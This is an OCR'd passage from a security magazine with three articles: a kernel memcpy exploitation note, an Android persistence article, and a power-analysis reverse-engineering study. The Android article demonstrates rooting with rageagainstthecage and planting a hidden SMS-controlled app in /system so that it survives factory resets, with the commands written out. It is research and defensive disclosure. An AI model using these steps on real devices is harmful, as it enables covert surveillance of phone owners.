into controlled location by only manipulating the *size* operand (and trying to guess the destination allocation address, unless it is an allocation with publicly-known address, such as a kernel executive object). The check can also be satisfied for kernel-to-kernel copy operations by spraying or massaging the pool in a specific way. Since the two areas do not have to overlap anymore, many of the previous restrictions are gone: *size* may or may not be adequate to *src*, the *src* + *size* value can cause an integer overflow, etc. By carefully controlling *size*, an attacker can pull off interesting attacks by pointing *dst* + *size* at various memory areas, including kernel-mode stacks, subsequent pool allocations, writable sections within executable images, or even CPU control structures such as GDT or IDT. It is also believed that some classes of a "negative memcpy" conditions - typically extremely difficult to exploit - could be made reliably exploitable by taking the order in which bytes are copied into account.

Despite the observation being quite generic, the paper doesn't feature any specific exploitation scenarios - that's because there's a variety of ways in which *memcpy* or *memmove* can be called erroneously by a vulnerable driver, each requiring a thorough consideration in terms of *what* and *how* should be overwritten. Most of the realistic scenarios appear to have at least one way to be reliably exploited using backwards copy; the reader is encouraged to experiment and perform further research on the subject on his own.

RANDOM NOTES

As an interesting fact, it is worth noting that Microsoft has introduced *safe* versions of the discussed functions called *memcpy_s* [5] and *memmove_s* [6] in the Windows kernel starting from Windows 7. Although they don't address the behavior exposed in this paper (which in fact can't be helped, given that the real vulnerability always lies outside of the copying function), they aim to mitigate other classes of security issues, such as NULL pointer dereferences - by bailing out if a NULL source or destination address is passed - or integer overflows - by performing the multiplication of item count and item size instead of leaving it up to the developer. Not only are these functions implemented and exported by the kernel, they are actually used in the built-in drivers in Windows, see *Listing 4*. This is just yet another thing to keep in mind during kernel vulnerability research, and yet another path that Microsoft took to make it more difficult for bug hunters to find and effectively exploit kernel bugs.

CONCLUSION

The article presented how a slightly non-intuitive behavior of a function frequently used within kernel-mode can be employed to improve the reliability of an exploitation process, or even convert certain conditions from non-exploitable to exploitable. As the effort towards hardening the Windows kernel recently pulled by Microsoft progresses, it is believed that such non-generic tricks that only work under certain circumstances are going to become of more and more value in the near future. Let's see how it goes. ¶

Listing 4: ndis!ndisAddWoLMagicPacket using a hardened version of memcpy

```
.text:000000000002EE03          mov     r8, cs:off_85FC8 ; void *
.text:000000000002EE0           Amov    edi, 0C4h
.text:000000000002EE0           Flea    edx, [rdi-44h]  ; size_t
.text:000000000002EE12          lea     rcx, [rbp+110h+var_DE] ; void *
.text:000000000002EE16          mov     r9d, eax    ; size_t
.text:000000000002EE19          mov     [rbp+110h+var_F0], 0C40180h
.text:000000000002EE20          mov     [rbp+110h+var_E4], 2
.text:000000000002EE27          mov     [rbp+110h+var_E0], ax
.text:000000000002EE2B          call    cs:__imp_memcpy_s
```


References

1 Michael Calhoun, Scott Rixner, Alan L. Cox: *Optimizing Kernel Block Memory Operations*. http://www.cs.rice.edu/CS/Architecture/docs/calhoun-wmpi06.pdf
2 Microsoft: *ProbeForRead routine*. http://msdn.microsoft.com/en-us/library/windows/hardware/ff559876%28v=vs.85%29.aspx
3 Mateusz Jurczyk: *Windows Security Hardening Through Kernel Address Protection*. http://j00ru.vexillium.org/blog/04_12_11/Windows_Kernel_Address_Protection.pdf
4 Microsoft: *MSC_OPTIMIZATION*. http://msdn.microsoft.com/en-us/subscriptions/ff549305%28v=vs.85%29.aspx
5 MSDN: *memcpy_s, wmemcpy_s*. http://msdn.microsoft.com/en-us/library/wes2t00f%28v=vs.80%29.aspx
6 MSDN: *memmove_s, wmemmove_s*. http://msdn.microsoft.com/en-US/library/e2851we8%28v=vs.80%29

Android Persistent Threats

Riley Hassell, ***CEO of Privateer Labs (A C5i Company)***

The threat that our industry has convinced business to be most of afraid of this year — yes the one that starts with an 'A' and ends with a 'PT' — can be regarded as multi staged. The attacker first assesses the network, then exploits the network, then attempts to maintain a presence in the network while pivoting and spreading throughout. There are many points at which an attacker can be slowed, stopped or detected, but the devices, applications and techniques used by those defending the network can conceptually be broken down into two parts: the network and the end-point.

An advanced persistent threat (APT) by definition describes a group with the ability and intent to effectively and persistently attack a target with frequent success. The concept of persistent threats on mobile devices is still very new and barely documented, if at all. During the course of this article I will introduce the attack, penetration and finally focus on persisting access to a device, even across factory resets of the target device OS (Android).

Why compromise and maintain access to a mobile phone?

- Ability to monitor communications of the device user.
- Access personal data on the phone. Mobile devices of today have as much if not more sensitive personal data than our desktop systems do.
- Typically, mobile devices remain on at all times in transit. During a suspend operation, the LCD, accelerometer and other user interaction features will be disabled, however network access features including Wi-Fi are not disabled.
- Mobile device users frequently traverse sensitive environments. For example, compromising a desktop or server system in an internal corporate network is much more of a challenge than compromising a mobile device that will slowly make its way, throughout the day, to that same physical location, deep within a company. At these depths open wireless, or less secured access points are more common. A mobile device can get into the NOC on the 70th floor of a corporate building much easier than your average attacker.

THE ATTACK

How are mobile devices attacked?

Attack methodology as it applies to mobile devices, differs from the methods used to compromise desktop computer targets. Attackers targeting corporate networks often work their way from the outside in, exploiting trivial web site vulnerabilities or email spear phishing employees, capturing credentials, shifting towards credential management machines, for example a domain controller, or a cryptographic key distribution system. From this point an attacker can often access any machine he or she chooses.

Mobile APT attack methodology works almost in complete opposite. Once a device is compromised it is already, or soon will be in the network location the attacker desires. All the coffee shops, print shops, and client conference room wireless networks along the way are an added bonus to this information rich penetration.

By far the most common method is to trick the user into downloading a malicious app from an app provider (marketplace/store). Many of the readers may be familiar with the malware issues affecting Android. Attackers simply modify and repurpose trending apps (Angry Birds, Spiderman, etc.). They make modifications to the code to include malicious components such as exploits to jailbreak the phone, steal data, or further propagate. Then they upload these apps again under alternative developer ID(s), false pretenses that, at this time are not validated on app marketplaces.

An attacker could just as easily target mobile email and offer apps via email that contain malicious content. This might raise a few alarms but as long as the app being advertised looks benign under close monitoring, the threat would be dismissed as common spam.

Remember, an attacker can publish an app that looks benign for now, however after some lapsed time, the app will have a good standing at which time a malicious piece of code could be slipped in during normal lifecycle of app updates. There are variety of other ways that an attacker can get the malicious code to run on your device, including drive by attacks, browser, Bluetooth and NFC exploits, but if we've learned anything about traditional advanced persistent threats we know that they usually start as a personal attack, often using meticulous social engineering techniques.

PENETRATING ANDROID SECURITY

Once an app has been installed on an Android device, the app will need to break out of the security sandbox before it can rootkit a device or perform tasks not previously authorized by the user during the app install.

Unfortunately for a normal user, Android OS patch management leaves something to be desired for. For the purposes of this research, I purchased an AT&T LG Thrive for a little over $100 USD from my local Radio Shack. I've had it in my possession for testing purposes for approximately six months. When I checked for a software update (moments ago), no update was available. It's running Android 2.2.2 with a 2.6.32.9 kernel. The jailbreak exploit packaged in the app Gingerbreak.apk still works to root this device.

Furthermore the team at OpenSignalMaps.com has demonstrated that over 75% of Android users as of April 2012 are operating versions of Android 2.2-2.3.3. Android 2.3.3 is also vulnerable to the vulnerability exploited by GingerBreak.


PATCH MANAGEMENT PITFALLS

The Android OS sandbox is designed to prevent apps from operating outside of the sandbox. This is the whole purpose of a sandbox design. For an app to escape the sandbox it must exploit a weakness in the Android OS or in the manufacturer provided software applied to the device. If a system is at the most current patch level the, "known" weaknesses available to exploit are limited.

Unfortunately I can't simply recommend that you update your device software to the most current version. As I mentioned earlier in this article the device I've performed my testing on is using an older and highly vulnerable version of Android and the manufacturer has yet to publish an update down to the device.

The device manufacturers are responsible for distributing security fixes. Unfortunately the Android ecosystem is so fragmented you could be waiting six months for a fix, or never receive one at all if the manufacturer doesn't deem it necessary (the case of the AT&T Thrive). With over four thousand different Android devices on the market, device fragmentation is a serious problem.

FIGURE 1: Android Device Fragmentation (*OpenSignalMaps.com*)



Google's Android team documents this responsibility in a security F.A.Q:

"The manufacturer of each device is responsible for distributing software upgrades for it, including security fixes. Many devices will update themselves automatically with software downloaded 'over the air', while some devices require the user to upgrade them manually.

Google provides software updates for a number of Android devices, including the Nexus series of devices, using an 'over the air' (OTA) update. These updates may include security fixes as well as new features."

-http://developer.android.com/guide/faq/security.html#fixes

One important point that should be made is that the Nexus series of devices,Google directly provides updates over the air (OTA). One could theorize that Nexus users are more likely to receive timely updates due to the much shorter supply chain.

PERSISTING ACCESS ON ANDROID DEVICES

So now we have an idea how to get a malicious app onto an Android phone and we know that in most cases a handful of prepackaged jailbreak exploits will do the job of getting root access on the device due to patch management issues. Our next order is to come up with a way to maintain access to the device.

The Android Sandbox that prevents apps from accessing sensitive resources, and provides a degree of protection to users from malicious apps, acts as a double edge sword to security pioneers, preventing their apps from accessing the sensitive resources that need to be scanned or analyzed on a mobile device. The same sensitive resources that are modified by malicious apps that do jailbreak out of the sandbox are out of our reach.

In other words, if a malicious app jailbreaks (i.e. gains root access) a device and modifies sensitive areas of the device that are only accessible to high level users (outside of the sandbox), security apps cannot access these areas, unless we ourselves jailbreak (gain root privileges). Another option is to support jailbroken phones and offer superuser scanning.

One of, if not the most publicized Android malware examples DroidDream, does just this. Lookout, a mobile security vendor published an in depth review of DroidDream. I've included a small excerpt from this review below:

> "Once the second stage payload is delivered and installed by the primary infector, it sits and waits silently to be activated. There is no icon on the application tray, and it cannot be found by other user-managed applications on the file system since it is installed on the/system partition."
>
> *-http://blog.mylookout.com/droiddream/*

I think that while having the app be stealth is a benefit, the primary reason for copying the app to the/system/app directory is persistence. By installing itself onto the system partition, it protects itself from removal and will even survive factory resets. Users on the forums at AndroidCentral.com also noticed this and provided the following comments:

> **"How do I remove DroidDream from my device?**
> Because DroidDream leaves a backdoor on the user's device, simply deleting the malicious app is not believed to clean the infection or prevent future problems. Also, because DroidDream has superuser rights on the phone, the infection could survive a wipe using a custom recovery. Only a complete factory reset to stock

using a manufacturer-provided image or utility is currently considered satisfactory to remove all traces of DroidDream."

-http://forums.androidcentral.com/android-news/64912-droiddream-official-discussion-thread.html

ANDROID FILE SYSTEM BASICS

Android is based on Linux and therefore supports many popular file system formats. Since the focus of this article is on mobile phone devices, we'll discuss the common file system layouts associated with Android devices that use a NAND Flash. Devices that mount data from a NAND Flash storage device will do so using the YAFFS or YAFFS2 (Yet Another Flash File system).

/data

The user data that is stored as a separate partition in mtdblocks is mounted at boot time with read-write access. This partition contains all the user centric data including user apps located at /data/app, and user app data, located at /data/data.

/system

This is the main system partition. Stored as a separate partition in mtdblocks and mounted at boot time as read-only. This partition contains the manufacturer framework code, system configuration, and also system apps at /system/app. The apps stored in this directory include the bloatware apps prepackaged with your device. For those of you unfamiliar with the term "bloatware" this term is designated for all the third party apps pushed to a device that are not required for operation and often take up precious RAM and disk space.

/sdcard


The removable sdcard is mounted here. Often a VFAT file system.

ANDROID FACTORY RESET

An Android user can choose to perform a factory reset through Settings->Privacy->Factory Reset.

When a factory reset is performed the user data partition (/data) is formatted and all data in this partition is lost and restored to its factory state. Many Android users are unaware of the fact that a factory reset does not format and restore other sensitive partitions, such as the system partition (/system) to their factory state. For this reason a malicious app in the /system/app directory may not be deleted across factory resets. Furthermore any changes to other sensitive applications and configuration in this partition will also persist across factory resets.

FIGURE 2: Android Factory Reset



PERSISTING REMORA

For the purpose of testing Privateer Labs designed a persistent app, nicknamed Remora to demonstrate some of the issues discussed in this article. A remora is a type of fish that attaches to other aquatic organisms to form a communalism based relationship.

FIGURE 3: Remora Fish

We can install Remora on a device the same way we would install any other Android app. In this specific case, and due to the dangerous nature of Remora, the app is not available on any public marketplace so this avenue of installation is not available. I installed Remora through an ADB USB connection from my desktop computer by issuing the following command:

```
adb install Remora.apk
```

Once the app has been installed. We then open up a shell, again using the ADB USB connection with the command:

```
adb shell
```

Once the shell has opened I'll need root access before continuing. I chose to use rageagainsthecage exploit since it is the same exploit used by DroidDream:

```
sh-3.2$ ./rageagainstthecage
[*] CVE-2010-EASY Android local root exploit (C) 2010 by 743C
[*] checking NPROC limit ...
[+] RLIMIT_NPROC={3339, 3339}
[*] Searching for adb ...
[+] Found adb as PID 10416
[*] Spawning children. Dont type anything and wait for reset!
[*]
[*] If you like what we are doing you can send us PayPal money to
[*] 7-4-3-C@web.de so we can compensate time, effort and HW costs.
[*] If you are a company and feel like you profit from our work,
[*] we also accept donations > 1000 USD!
[*]
[*] adb connection will be reset. restart adb server on desktop and re-login.
sh-3.2$
C:\Android Exploits>adb shell
sh-3.2#
```

I remounted the /system partition with read-write privileges and copied Remora to the system app directory by issuing the following commands:

```
sh-3.2# mount -o remount,rw -t yaffs2 /dev/block/mtdblock3 /system
mount -o remount,rw -t yaffs2 /dev/block/mtdblock3 /system
sh-3.2# cat com.remora.apk > /system/app/Remora.apk
cat com.remora.apk > /system/app/Remora.apk
```

```
sh-3.2# ls -l /system/app/Remora.apk
ls -l /system/app/Remora.apk
-rw-r--r-- root    root     1290464 2012-08-25 13:28 Remora.apk
sh-3.2#
```

At this point we can remove Remora from the user app directory.

Remora does the following:

- Deploys itself into the SYSTEM app directory
- Deploys with a wide variety of Android permissions to allow rich control over the device if required.
- Does not expose a launcher icon and therefore is not visible on the program launcher.
- Is an event driven application. Only operating as events of interest are received such as carefully crafted SMS messages. Once the task is completed the instance exits.

Commands are sent to remora over SMS. Messages containing commands are processed and removed from the SMS queue so that they are not visible to other apps or the device user.

If the mobile device user performs a factory reset the /data partition will be destroyed but the /system will be left more or less intact as mentioned previously. Upon reset and first boot the app will be added to the packages list:

```
<package name="com.remora" version="1" ts="1345926519000" flags="1"
codePath="/system/app/Remora.apk" userId="10005"> <sigs count="1">
<cert key="key_here" index="6"/> </sigs> </package>
```

I'm purposely leaving out a few details here on how to maintain root or "system" access factory resets. Secondly I'm not disclosing details on how to auto register receivers or system services across resets. These are left as exercises for the reader. If you'd like to pursue these avenues for educational purposes check out Superuser.apk. It has the ability to maintain superuser access even after a factory reset.

WHEN IN DOUBT REPLACE DEVICE OR REIMAGE

I spoke with a T-Mobile US representative that mentioned to me that many device manufacturers have a 1 year manufacturer warranty that covers malware infection. Consider requesting a new device although this may involve you mailing in your device to a service center.

If you prefer to try it out yourself I would recommend reimaging your device with updated vendor firmware. Clockworkmod's recovery image offers the ability to wipe your/system partition and install a new system image from the SD Card. Keep in mind that tracking down firmware, especially from a trustworthy source is a challenge on its own.

UPDATE IF POSSIBLE

Update your Android OS as soon as device updates are available. You can update your device on most Android versions in Settings->About phone->System Update.

MOBILE SECURITY APPS

I mentioned that security apps have a difficult time or in many cases simply fail to remove existing system level malware infections from a device. That being said the malware should not break out of the sandbox in the first place if the system is properly patched and mobile Antivirus solutions do a good job of preventing a wide variety of malicious apps from being installed on the device in the first place. For example, the malware example discussed during this article DroidDream is detected by most Android Antivirus apps. If you don't already have a mobile Antivirus app on your Android we recommend you install one. Many are free of cost and are also advertisement free.

ON-DEMAND VS. ALWAYS ON

Change you mobile use habits to on demand rather than always on. To elaborate more, most of us leave our WiFi, Bluetooth, and other edge services on all the time. Many apps from both device vendors and marketplace vendors expose sensitive data over the network by not using proper encryption (SSL). If you plan on sitting in a coffee shop for a few hours with friends turn off your WiFi. When you need network access turn it on, when you're done turn it off. ¶

Does the Analysis of Electrical Current Consumption of Embedded Systems Could Lead to Code Reversing?

A practical approach of Power Analysis dedicated to Reverse Engineering

Yann Allain & Julien Moinard

Hardware Security

Introduction


The analysis of electrical consumption for a given system can be the cause of critical information leaks. Anglo Saxon terminology generally uses the expression: “Side Channel Attacks.”

This sort of analysis is most often used to “find” keys in the encryption/decryption systems (Crypto processors, Smartcards…). There are a variety of methods to extract these codes: Simple Power Analysis (SPA), differential Power Analysis (DPA)…

The purpose of our experiment was to extrapolate on these methods in an attempt to find the code and the data executed by an embedded system and not just the algorithms or the encrypting keys.


Origin of the phenomenon

The technology used in microcontrollers/microprocessors is based on component units: The transistors; often in CMOS technology. These component units are grouped into logical functions. These logical functions deal with data and instructions. The treatment, implying the execution of an instruction or data manipulation, impacts the electricity consumption during transitions (passage from binary value 0 to binary value 1). As a consequence, current peaks are created. See illustration below:



Source: Oswald, *http://www.cs.bris.ac.uk/Research/Seminars/departmental/2007-03-29_DeptSeminar_Elisabeth_Oswald.pdf*

The consumption of an embedded system is therefore theoretically proportional to the number of bit transitions which will go from 1 to 0 or from 0 to 1 when code or data are processed. This phenomenon can be applied to data as well as to instructions which are also coded as bits.




Source: Microchip, *http://ww1.microchip.com/downloads/en/DeviceDoc/39631E.pdf*

What is the interest of this experiment and why should we do this?

- Why not…
- To have an alternative from classical (and henceforth boring) XSS and SQL Injections attacks…
- It is not always possible to “open” a system to do audits: The clients can refuse the opening of an electronic system during an audit
- Anti-opening protections (Physical Tamper Resistance devices) are implemented and can have, as a consequence, the destruction of the program and of the data (Cf. payment terminals and CryptoSystems…)
- The physical accesses to codes can be protected by encryption systems which prevent (or slow?) the classical reverse engineering analyses (code extraction in EPROM or Flash memory…)
- The debugging hardware interfaces can often be suppressed from the systems when they are placed on the market. (no more JTAG access…)
- For fun…measure a current = read the code!


(Rapid!) Analysis of the pre-existing works on this topic

A large amount of research (“Whitepapers”) and documents on attacks aiming at finding encryption keys: 3,780,000 answers in Google for only one type of attack!



As we can see, the specific techniques to find an encryption key are widely published and accessible.

For instance, below is an extract of a publication which aims at showing the relation between a trace of the power consumption of a crypto processor and the execution of a DES algorithm.



Source: Clavier, *http://www.prism.uvsq.fr/fileadmin/CRYPTO/these-cc-s.pdf*

Our bibliographical research (see details at the end of the document), which is certainly not exhaustive, seems to show that there are far fewer publications on the use of techniques of analysis of power consumption (power analysis) for reverse engineering.

However, we have “spotted” three interesting documents linked to our specific topic:

- The following article deals exclusively with the identification of instructions managed by a PIC (a well-known microcontroller): (Thomas Eisenbarth, *http://math.fau.edu/~eisenbarth/pdf/SideChannelDisassembler.pdf*)
- The following document underlines the uses of electricity analysis techniques to do some reverse engineering, but without revealing too many details. Furthermore, the aim is the discovery of information on the encryption keys: (Valette, *http://www.ssi.gouv.fr/archive/fr/sciences/fichiers/lcr/dalemuva05.pdf*)
- And finally, an example adapted to JAVACARDS technology: (Vermoen, *http://ce.et.tudelft.nl/publicationfiles/1162_634_thesis_Dennis.pdf*)

Most of these publications are full of mathematical formulae, which are more or less complex (from our point of view!)

E.g.: *Inference of the secret by current analysis by correlation (!)*

$$\rho_{WH'} = \frac{\mathrm{cov}(aH+b, H')}{\sigma_W \sigma'_H} = \frac{a}{\sigma_W}\frac{\mathrm{cov}(H,H')}{\sigma'_H} = \rho_{WH}\rho_{HH'} = \rho_{WH}\frac{m-2k}{m}.$$

$$\hat{\rho}_{WH}(R) = \frac{N\sum W_i H_{i,R} - \sum W_i \sum H_{i,R}}{\sqrt{N\sum W_i^2 - (\sum W_i)^2}\sqrt{N\sum H_{i,R}^2 - (\sum H_{i,R})^2}},$$

Source: *http://www.prism.uvsq.fr/fileadmin/CRYPTO/these-cc-s.pdf*

Finally, the analysis of experiments/documents existing on this subject highlights certain “shortcuts”. These shortcuts, that we could also call “experimental choices”, do not question the conclusions presented by the authors. But they can have an impact on the achievability in “real life” during a security audit; for instance, we have noted:

- A decrease in the frequency used by the microcontrollers. This action is impossible (or quiet difficult) with no physical access to internals parts of the embedded system – so why boring with a highly difficult power analysis if they can “dump” the memory from the EPROM they have access to
- Elimination of the decoupling capacitors on electronic circuits (impossible if there is no physical access to the electronic components)
- Reduction of the analysis only to minor the length of keys or restrict the analysis to some and few instructions

What we think of this quick bibliographical analysis?

Point 1: The aim of the community of

researchers therefore seems to be more centered on encryption issues (> 3 Million links vs. around 10 on Google for the aspects of reverse engineering[1]). The use of these techniques to extract the code seems to be a secondary issue in the authors' minds…

Point 2: Can we achieve any of this without having a 12-year doctorate in mathematics? Is there space for a more experimental approach?

Point 3: Is it really possible to extract the executed code from an embedded system via the analysis of the power consumption?


Presentation of our study

Reminder of the targets. Our goal is to validate the possibility (or lack of one) of doing code reverse engineering through the analysis of the current consumption of an embedded system.

First, we need to find a way to acquire the electric signals

The acquisition process for electric signals (current, voltage)

Generally, the acquisition process for this type of analysis is the following box:




Picture "freely adapted" from *https://commons.wikimedia.org/wiki/File:Differential_power_analysis.svg*

A simple resistance[2] "before" the embedded system makes this measure possible. But be careful, this resistance must be placed between the 0v and the embedded system's ground input! (If not, there is a risk of creating a short-circuit as soon as the measuring device is plugged in: another mass is created)

Another possible choice is to use a differential sensor (more costly and more complex to implement) to note the difference in voltage across the resistance.

The working principle of the measure

The oscilloscope measures, and enables us to see the voltage between the resistance's fuse holders. The voltage is directly proportional to the current used according to Ohm's law: V (the voltage = R (resistance value in Ohms) x I (the value of the current in amperes).[3]



Source: *http://en.wikipedia.org/wiki/Ohm's_law*

Our first measurements show that the variations of these currents are extremely low and that is why we choose a resistance of 50 ohms to "amplify" the phenomenon (U= 50 X I)

Some of the notions of measurement which influence the choice of measurement devices

According to Ohm's law we know that for a 1mA current we will have 50mV (via our 50 ohm resistance). So the voltage we have to measure remains low compared to the power supply orders for the embedded systems: A digital electric circuit is generally supplied in 3.3V and 5V -> our variations will therefore be around 1% of the general supply…


According to our first experiments, there is a voltage DC component which is "added" to the measured current. It actually reveals the average consumption of the prototype we used (PIC in our case).

We are looking for variations around this value; we must not over-amplify the measurement (cf. the value of the resistance) as we will also increase this average voltage. The consequence of this increase would be to bring our signal beyond the range of input voltages that the oscilloscope can measure, and we would have a distorted signal.

When we launch a program in the embedded system, the current variations are around 0.1mA (or more or less 5mV[4] to 10mV to be measured).

How do we choose an oscilloscope adapted to this type of experiment?

To take this measurement, we are going to use a digital oscilloscope. The digital conversions require a sampling of the data. The choice of the oscilloscope will depend on the speed of the system, as it transforms (by conversion) an analogical signal (Voltage) into a digital value measured in 8, 16, 32 bits.




This digital value can be used for:

- Setting up displays (curbs, Traces…)
- Calculating (averages, maximum/minimum values…)
- And much more (Fourier transformations…)

Be careful with the sampling speeds!

The sampling principles of an analogical signal for it to be converted to a digital signal need to follow Shannon's law:



Source: *http://en.wikipedia.org/wiki/File:Analog_digital_series.svg*

"To avoid a signal being disturbed by the sampling, the sampling frequency should be superior to the double of the highest frequency contained in the signal."(*http://fr.wikipedia.org/wiki/Th%C3%A9or%C3%A8me_de_Shannon*)

To summarize, if we choose an oscilloscope that does not take enough samples per second (= number of analogic to digital conversions per second), there is a loss of crucial information.

Within the framework of our experiment, this can impact:

- The quality of the measures, and therefore our capacity to spot electrical transitions (or not).
- The "repeatability" of the measurements (coherence of the measures between two trials).

In other terms, the oscilloscope never displays the same thing since it never sees (in fact it does not always measure) the same phenomenon (the transition is too fast and lacks synchronization).

After some unsuccessful attempts with cheap oscilloscopes (<€450, USB type…) which were not adapted to our needs, we chose to buy an oscilloscope from Agilent Technologies: More precisely,

1 If we consider that the indexation obtained via search engines such as Google is representative… or not.

2 See *http://en.wikipedia.org/wiki/Electrical_resistance* for more details on what is a "resistance"

3 For more rigour, if the current varies the ohm law is written: U(t) = R * i(t) All measures become a function of time. R remains constant it is unnecessary to note the (t).

4 1 mv = 0.001 Volt

the model DSO3024A with a 2Gs/sec or 4Gs/sec sampling according to the model (around €4,000!).


Our experimentation system designed to create a “disassembler based only on the analysis of current consumption”

A bit of hardware!


Our tests use a “home-made” embedded system. It is based on a PIC18F4620 type microcontroller (Microchip). The embedded system’s function was to make the LED flash and to control the inputs/outputs. However, the use of the embedded system does not impact our experimentation.

List of components:

- Dso3024a Oscilloscope from AGILENT TECHNOLOGIE,
- A Windows 7 operated computer,
- A simple embedded system based on a MICROCHIP (PIC) microcontroller,
- A REAL ICE Programmer/Debugger,
- We use the internal 1 MHz clock from the PIC,
- Laboratory electricity supply
- Some discrete components (resistance…),
- Test holed attachment plate (Breadboard)
- Various wires and other electronics stuffs



In reality this is what it looks like:



Principles of signal acquisition

Stage 1: The REAL ICE programmer enables the upload of a program in the embedded system (in the PIC). It is used to send a code that we control to the embedded system.

Stage 2: The execution of the program is launched on the embedded system (Run).

Stage 3: During the execution, the code should cause a variation of the electricity consumption according to the instructions which have been executed and the data already treated. The resistance ‘transforms’ the used current into Voltage.

Stage 4: This voltage is “Representative” of the consumption of the embedded system during the execution of a program. The oscilloscope’s sensors recuperate this voltage

Stage 5: The computer pilots the oscilloscope to start the measurements and recuperate the data (the digital conversion of the voltage by the resistance’s fuse holders) -> [V(t),V(t1)… ,V(tn)]

Stage 6: A program on the computer gathers a number of voltage measurements. The same program calculates the differences between these voltage measurements and displays them as a graph.


Note: All these measurements are “synchronized" with the embedded system clocks (cf. synchronization signal on the previous photo).

A little software too!

To take our measurements, we have developed a piece of software in VB.net which pilots the oscilloscope in order to:


- Acquire the averaged measurement of current.
- Differentiate 2 measurements of current.
- Display the measurement curbs.

GUI Screenshot




Zoom on specific parts of the GUI

